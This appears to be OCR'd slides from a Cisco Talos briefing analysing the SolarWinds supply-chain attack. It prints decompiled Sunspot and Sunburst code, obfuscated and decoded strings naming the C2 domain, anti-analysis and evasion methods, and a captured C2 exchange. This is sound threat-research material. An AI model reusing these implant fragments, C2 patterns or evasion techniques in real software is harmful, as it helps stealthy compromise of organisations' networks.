
Talos
Cisco Security Research

Threat Activity



Source: SolarWinds

Solarwinds components



Sunspot (stage 0)

Runs as the process taskhostsvc.exe, Contains Trojanized source code, encrypted

Uses C:\Windows\Temp\vmware-vmdmp.log to log errors of “Steps”. Also informational messages. The log file is RC4 encrypted.

Monitors Processes as they are launched on the build machine. If msbuild.exe is found, command line is investigated and if the Orion is being built and replaces InventoryManager.cs

Once build process is finished the original file is restored.

```
lpBuffer = (PUCHAR)DecryptBufferBCrypt((&PTR_DAT_14009ba80)[lVar3 * 6],
                                       *(ULONG *)(&DAT_14009ba88 + lVar3 * 0x30),uVar7,uVar8,
                                       uVar9,local_58);
if (lpBuffer == (PUCHAR)0x0) {
400024ff:
  DebugMessage();
}
else {
  if ((local_58[0] < *(uint *)(&DAT_14009ba8c + lVar3 * 0x30)) ||
     (iVar2 = MD5BCryptCalculate(lpBuffer,*(uint *)(&DAT_14009ba8c + lVar3 * 0x30),
                                 (PUCHAR)&local_50), iVar2 != 0)) goto LAB_1400024ff;
  if ((local_50 == *(longlong *)(&PTR_DAT_14009ba98)[lVar3 * 6]) &&
     (local_48 == *(longlong *)((&PTR_DAT_14009ba98)[lVar3 * 6] + 1))) {
    lpString1 = param_2 + 0x104;
    lstrcpyW(lpString1,param_2);
    PathRemoveExtensionW(lpString1);
    lVar4 = lVar6;
    do {
      lVar5 = lVar4;
      lVar4 = lVar5 + 1;
    } while (lpString1[lVar4] != L'\0');
    lVar4 = lVar6;
    if (lVar5 + 5U < 0x105) {
      do {
        lVar5 = lVar4;
        lVar4 = lVar5 + 1;
      } while (lpString1[lVar4] != L'\0');
      PathAddExtensionW(param_2 + lVar5 + 0x105,L".bk");
    }
    BVar1 = CopyFileW(param_2,lpString1,1);
```

Sunburst (stage 1)

Actors compromised the “SolarWinds.Orion.Core.BusinessLayer.dll” component of the SolarWinds Orion IT software update in versions 2019.4 HF 5 through 2020.2.1.

The digitally signed updates were posted on the SolarWinds website from March to May 2020.

This backdoor is tracked by FireEye as SUNBURST, and it can communicate to third party servers using HTTP.

The backdoor loaded by the SolarWinds executable can be instructed to download the next stage (Teardrop) which may download a CS variant from a remote server.

```
// Token: 0x06000901 RID: 2305 RVA: 0x00041380 File Offset: 0x0003F580
internal void RefreshInternal()
{
    if (InventoryManager.log.IsDebugEnabled)
    {
        InventoryManager.log.DebugFormat("Running scheduled background backgroundInventory check on engine {0}", this.engineID);
    }
    try
    {
        if (!OrionImprovementBusinessLayer.IsAlive)
        {
            new Thread(new ThreadStart(OrionImprovementBusinessLayer.Initialize))
            {
                IsBackground = true
            }.Start();
        }
    }
    catch (Exception)
    {
    }
    if (this.backgroundInventory.IsRunning)
    {
        InventoryManager.log.Info("Skipping background backgroundInventory check, still running");
        return;
    }
    this.QueueInventoryTasksFromNodeSettings();
```

SolarWinds.Orion.BusinessLayer.BackgroundInventory.InventoryManager.RefreshInternal

```
private static readonly string[] patternList = new string[]
{
    OrionImprovementBusinessLayer.ZipHelper.Unzip("07DP1NSIjkvUrYqtidPUKEktLoHzVTQB"),
    OrionImprovementBusinessLayer.ZipHelper.Unzip("07DP1NQozs9JLCrPzEsp1gQA")
};

// Token: 0x0400002E RID: 46
private static readonly string reportStatusName = OrionImprovementBusinessLayer.ZipHelper.Unzip("C0otyC8qCU8sSc5ILQpKLSmqBAA=");

// Token: 0x0400002F RID: 47
private static readonly string serviceStatusName = OrionImprovementBusinessLayer.ZipHelper.Unzip("C0otyC8qCU8sSc5ILQrILy4pyM9LBQA=");

// Token: 0x04000030 RID: 48
private static string userAgentOrionImprovementClient = null;

// Token: 0x04000031 RID: 49
private static string userAgentDefault = null;

// Token: 0x04000032 RID: 50
private static readonly string apiHost = OrionImprovementBusinessLayer.ZipHelper.Unzip("SyzI1CvOz0ksKs/MSynWS87PBQA=");

// Token: 0x04000033 RID: 51
private static readonly string domain1 = OrionImprovementBusinessLayer.ZipHelper.Unzip("SywrLstNzskvTdFLzs8FAA==");

// Token: 0x04000034 RID: 52
private static readonly string domain2 = OrionImprovementBusinessLayer.ZipHelper.Unzip("SywoKK7MS9ZNLMgEAA==");

// Token: 0x04000035 RID: 53
private static readonly string[] domain3 = new string[]
{
    OrionImprovementBusinessLayer.ZipHelper.Unzip("Sy3VLU8tLtE1BAA="),
    OrionImprovementBusinessLayer.ZipHelper.Unzip("Ky3WLU8tLtE1AgA="),
    OrionImprovementBusinessLayer.ZipHelper.Unzip("Ky3WTU0sLtE1BAA="),
    OrionImprovementBusinessLayer.ZipHelper.Unzip("Ky3WTU0sLtE1AgA=")
};

// Token: 0x04000036 RID: 54
private static readonly string appId = OrionImprovementBusinessLayer.ZipHelper.Unzip("M7UwTkm0NDHVNTNKTNM1NEi10DWxNDDSTbRIMzIwTTY3SjJKBQA=");

// Token: 0x04000037 RID: 55
private static OrionImprovementBusinessLayer.ReportStatus status = OrionImprovementBusinessLayer.ReportStatus.New;
```

Portion of the decompiled code, including the DGA components, obfuscated strings

```
OrionImprovementBusinessLayer.patternList = new string[2]
{
  "(?i)([^a-z]|^)(test)([^a-z]|$)",
  "(?i)(solarwinds)"
};
OrionImprovementBusinessLayer.reportStatusName = "ReportWatcherRetry";
OrionImprovementBusinessLayer.serviceStatusName = "ReportWatcherPostpone";
OrionImprovementBusinessLayer.userAgentOrionImprovementClient = (string) null;
OrionImprovementBusinessLayer.userAgentDefault = (string) null;
OrionImprovementBusinessLayer.apiHost = "api.solarwinds.com";
OrionImprovementBusinessLayer.domain1 = "avsvmcloud.com";
OrionImprovementBusinessLayer.domain2 = "appsync-api";
OrionImprovementBusinessLayer.domain3 = new string[4]
{
  "eu-west-1",
  "us-west-2",
  "us-east-1",
  "us-east-2"
};
OrionImprovementBusinessLayer.appId = "583da945-62af-10e8-4902-a8f205c72b2e";
OrionImprovementBusinessLayer.status = OrionImprovementBusinessLayer.ReportStatus.New;
OrionImprovementBusinessLayer.domain4 = (string) null;
OrionImprovementBusinessLayer.userId = (byte[]) null;
OrionImprovementBusinessLayer.instance = (NamedPipeServerStream) null;
OrionImprovementBusinessLayer.osVersion = (string) null;
OrionImprovementBusinessLayer.osInfo = (string) null;
```

Portion of the decompiled code, including the DGA components, deobfuscated strings

Anti-analysis/detection

Waits for 12-14 days before activation of DNS C2

A list of over 150 anti-malware and analysis tools which will avoid if detected. Uses Fowler–Noll–Vo FNV-1a hash function.

Avoids certain domain names, probably SolarWinds internal domain names

If any process name is found from the list no malicious behavior is exhibited.

Disables anti malware services from starting from another list.

swdev.local	emea.sales	pci.local	apac.lab
swdev.dmz	cork.lab	saas.swi	dmz.local
lab.local	dev.local	lab.rio	lab.brno
lab.na	test	solarwinds	

List of AD Domain names to avoid infecting (source: FireEye)

C2 communication


The backdoor identifies its C2 server using a DGA to construct, which it uses to deliver second-stage payloads

Malicious network traffic appears as legitimate Orion protocols and the actors store information in legitimate plugin configuration files.

The generated DGAs encode the affected domains within the victim's environment. The communication with C2 is done over DNS.

The actor mainly relied on IP addresses originating from the same country as the victim.

Talos
Cisco Security Research



Source: Symantec


Variable portion of initial DNS request to report on affected AD domain (Source: Symantec)

Host

IP Count	10
Registrant Country	US

Requester Distribution

COUNTRY	PERCENTAGE
United States of America	53.25%
Indonesia	7.47%
United Kingdom	5.52%
Canada	3.90%
Germany	2.27%



Geographic distribution of requests to the initial C2 domain avsvmcloud.com

Wireshark · Follow TCP Stream (tcp.stream eq 0) · [redacted]2.pcap

```
GET /swip/upd/Orion.UI-5.2.0.xml HTTP/1.1
If-None-Match: df[redacted]5f
Host: [redacted]
Connection: Close

HTTP/1.1 200 OK
Content-Type: application/xml
Transfer-Encoding: chunked
Connection: close
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Trace: 2B[redacted]8F900
X-Powered-By: ASP.NET
Date: [redacted]
ETag: fee[redacted]cd11f

1eea
<?xml version="1.0" encoding="utf-8"?>
<assembly Name="Orion.UI" Key="{28[redacted]0-dcc8-471b-525f-b[redacted]8}" Version="4.8">
    <dependencies>
        <assemblyIdentity Name="Microsoft.Threading.Tasks.Extensions.Desktop" Key="{[redacted]-efe7-4e55-
fabb-[redacted]}" Version="1.0.165.0" Culture="neutral" PublicKeyToken="d361b097aa3f2677"
Hash="36[redacted]a472"/>
        <assemblyIdentity Name="SolarWinds.DPI.Common" Key="{23c62d6c-8925-2e33-46b3-bf0ecc04a36f}" Version="2.6.0.314"
Culture="neutral" PublicKeyToken="72273be33fabb7b3" Hash="[redacted]"/>
        <assemblyIdentity Name="SolarWinds.Orion.Cortex.BusinessLayer.Contracts" Key="{[redacted]-
[redacted]}" Version="3.0.0.3149" Culture="neutral" PublicKeyToken="[redacted]"
Hash="d4d7c77166aa1b24ecd8a5426d80141e"/>
        <assemblyIdentity Name="SolarWinds.Wireless.Heatmaps.Collector" Key="{[redacted]}"
Version="3.3.0.454" Culture="neutral" PublicKeyToken="[redacted]" Hash="[redacted]"/>
        <assemblyIdentity Name="SolarWinds.Data.Providers.VIM.Plugin.v3" Key="{[redacted]}"
Version="8.3.1.8604" Culture="neutral" PublicKeyToken="[redacted]" Hash="[redacted]"/>
        <assemblyIdentity Name="Infragistics2.Win.Misc.v10.2" Key="{[redacted]}"
```

Source: FireEye

Source: FireEye

Source: FireEye


Teardrop (Stage 2)

